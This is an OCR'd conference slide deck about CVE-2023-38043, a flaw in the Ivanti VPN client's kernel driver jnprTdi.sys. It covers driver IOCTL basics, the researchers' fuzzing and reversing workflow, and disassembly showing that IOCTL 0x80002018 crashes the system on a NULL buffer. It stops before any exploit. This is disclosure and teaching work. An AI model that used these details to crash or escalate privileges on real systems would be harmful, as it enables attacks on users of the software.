CVE-2023-38043

ELEVATE & CONQUER

OUR JOURNEY INTO KERNEL PRIVILEGE ESCALATION

Icon(s) from Icons8


ABOUT TIJME (ME)

- Red Teamer at Northwave
- Forensics at TV show Hunted
- Lives in the Netherlands
- Author of open-source software
  Kernel Mii, Raivo OTP, WikiRaider
- Socials username is @tijme
  Twitter, GitHub, LinkedIn
- In search for driver vulnerabilities

Icon(s) from Icons8

ABOUT ALEX OUDENAARDEN

- Principal Reverse Engineer at Northwave
- Former
  - Malware Analyst
  - Vulnerability Researcher
  - Malware Developer
- Lives in Japan 🇯🇵
- github.com/lldre



Icon(s) from Icons8


WE PERFORM KERNEL DRIVER RESEARCH FOR:

- **Outpacing the bad guys** by finding bugs before they do.
- **Gaining knowledge** within our reverse engineering & red team.
- **APT-simulation** by using zero-day kernel driver vulnerabilities.

Icon(s) from Icons8

HOW WE ENCOUNTERED THIS SPECIFIC DRIVER


- **VPN software (client)** used by one of our customers.
  - Connects to VPN server in enterprise network.
- **Found on disk** during a red teaming engagement.
- **Interesting name**; jnprTdi.sys (‘jn’ for Juniper Networks?).
  - Juniper Networks & Junos Pulse created a new company.
  - It was called Pulse Secure, with its corresponding VPN product.
  - Ivanti acquired Pulse Secure VPN in 2020.



KERNEL DRIVER

Icon(s) from Icons8

INDEX




Icon(s) from Icons8

RECAP


VIRTUAL MEMORY, AND COMMUNICATING WITH DRIVERS

Icon(s) from Icons8

VIRTUAL MEMORY




USER MODE PROCESS ***CANNOT*** ACCESS KERNEL ADDRESS



Icon(s) from Icons8

KERNEL ***CANNOT*** ACCESS USER MODE ADDRESS (BY DEFAULT/DEREFERENCING)



COMMUNICATING WITH A KERNEL DRIVER

When `our_exploit.exe` calls DeviceIoControl(…)

PID 9217: our_exploit.exe

```
char* newBiosBuffer = “\x04\x01\x5A\xB4”;
int newBiosBufferSize = 4;

DeviceIoControl(
    driverHandle,
    0x80001036,
    newBiosBuffer,
    newBiosBufferSize,
    ...
);
```

Some kernel driver

```
void dispatcher(DEVICE_OBJECT* device, IRP* irp) {
    DeviceIoControl* IoControl = irp->Tail->CurrentStackLocation->DeviceIoControl;
    VOID* UserBuffer = irp->AssociatedIrp->SystemBuffer;

    switch (IoControl->IoControlCode) {
        case 0x80000072:
            *UserBuffer = ReadBiosVersion();
        break;
        case 0x80001036:
            UpdateBiosToGivenBinary(UserBuffer);
        break;
        case 0x80002018:
            ...
        break;
        default:
            puts("Unknown IOCTL called");
    }
}
```

Icon(s) from Icons8

COMMUNICATING WITH A KERNEL DRIVER

IRP stands for "Input/Output Request Packet"
Basically, packets used to communicate within the kernel.

When `our_exploit.exe` calls DeviceIoControl(...)

PID 9217: our_exploit.

```
char* newBiosBuffer = "\x04\x01\x5A\xB4";
int newBiosBufferSize = 4;

DeviceIoControl(
    driverHandle,
    0x80001036,
    newBiosBuffer,
    newBiosBufferSize,
    ...
);
```

Some kernel driver

```
void dispatcher(DEVICE_OBJECT* device, IRP* irp) {
    DeviceIoControl* IoControl = irp->Tail->CurrentStackLocation->DeviceIoControl;
    VOID* UserBuffer = irp->AssociatedIrp->SystemBuffer;

    switch (IoControl->IoControlCode) {
        case 0x80000072:
            *UserBuffer = ReadBiosVersion();
        break;
        case 0x80001036:
            UpdateBiosToGivenBinary(UserBuffer);
        break;
        case 0x80002018:
            ...
        break;
        default:
            puts("Unknown IOCTL called");
    }
}
```

IVANTI VPN DRIVER

ONCE UPON A TIME, ON A BUGGY MONDAY MORNING

Icon(s) from Icons8


IDENTIFYING LOW-HANGING FRUIT

Our usual approach

1. Load the driver in IDA
2. Find IRP_MJ_DEVICE_CONTROL
3. Reverse the IOCTL functions
4. Check if user buffer ends up in juicy functions

In the meantime

- Run an IOCTL fuzzer, such as IOCTLBF
  https://github.com/koutto/ioctlbf
  Developed by @Xst3nZ



:(

Your device ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

0% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:

Stop code: SYSTEM_SERVICE_EXCEPTION

What failed: jnprTdi_9117_18417.sys


CODE FLOW FOR IOCTL 0x80002018

```
IRP_MJ_DEVICE_CONTROL(PDEVICE_OBJECT device, PIRP irp_v1)
IRP_MJ_DEVICE_CONTROL proc near

Object= qword ptr -58h
HandleInformation= qword ptr -50h
var_48= dword ptr -48h
arg_0= qword ptr  8
arg_8= qword ptr  10h
OutputBufferLength_v2= dword ptr  18h

mov     [rsp+arg_0], rbx
mov     [rsp+arg_8], rdx
push    rbp
push    rsi
push    rdi
push    r12
push    r13
push    r14
push    r15
sub     rsp, 40h
mov     rcx, [rdx+0B8h]
mov     rbx, [rdx+18h]
```

`mov rbx, OurBuffer`


Icon(s) from Icons8

CODE FLOW FOR IOCTL 0x80002018



```
IRP_MJ_DEVICE_CONTROL(PDEVICE_OBJECT device, PIRP irp_v1)
IRP_MJ_DEVICE_CONTROL proc near

Object= qword ptr -58h
HandleInformation= qword ptr -50h
var_48= dword ptr -48h
arg_0= qword ptr  8
arg_8= qword ptr  10h
OutputBufferLength_v2= dword ptr  18h

mov     [rsp+arg_0], rbx
mov     [rsp+arg_8], rdx
push    rbp
push    rsi
push    rdi
push    r12
push    r13
push    r14
push    r15
sub     rsp, 40h
mov     rcx, [rdx+0B8h]
mov     rbx, [rdx+18h]
```

mov rbx, OurBuffer




```
loc_140009FA3:
mov     rsi, [rbx]
test    rsi, rsi
jz      loc_140009A4A
```

mov rsi, OurBuffer[0]

Bugcheck if OurBuffer is NULL. BOOM

CODE FLOW FOR IOCTL 0x80002018




POSSIBLE ABUSE PATH

